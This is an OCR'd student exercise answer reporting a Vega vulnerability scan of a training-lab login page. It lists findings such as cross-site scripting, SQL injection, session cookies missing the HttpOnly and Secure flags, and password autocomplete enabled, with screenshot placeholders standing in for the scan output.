
Ans2.)ForcheckingthevulnerabilityofthegivenURL,Ihaveused Vega tool for it. We can see that https://lab.hackerinside.xyz/login.phphas5majorand1low level exploitationvulnerability.

The5majorexploitationvulnerabilityare:-


1.)CrossSiteScripting




2.)MYSQLErrorDetected–PossibleSQLInjection




3.)SessionCookiewithoutHtpOnlyFlag



4.)SessionCookieWithoutSecureFlag




5.)SQLInjection(https://lab.hackerinside.xyz/login.php)




TheMinorexploitationvulnerabilityis:-


1.)FormPasswordFieldWithAutocompleteEnabled



RequestReportResponse:-




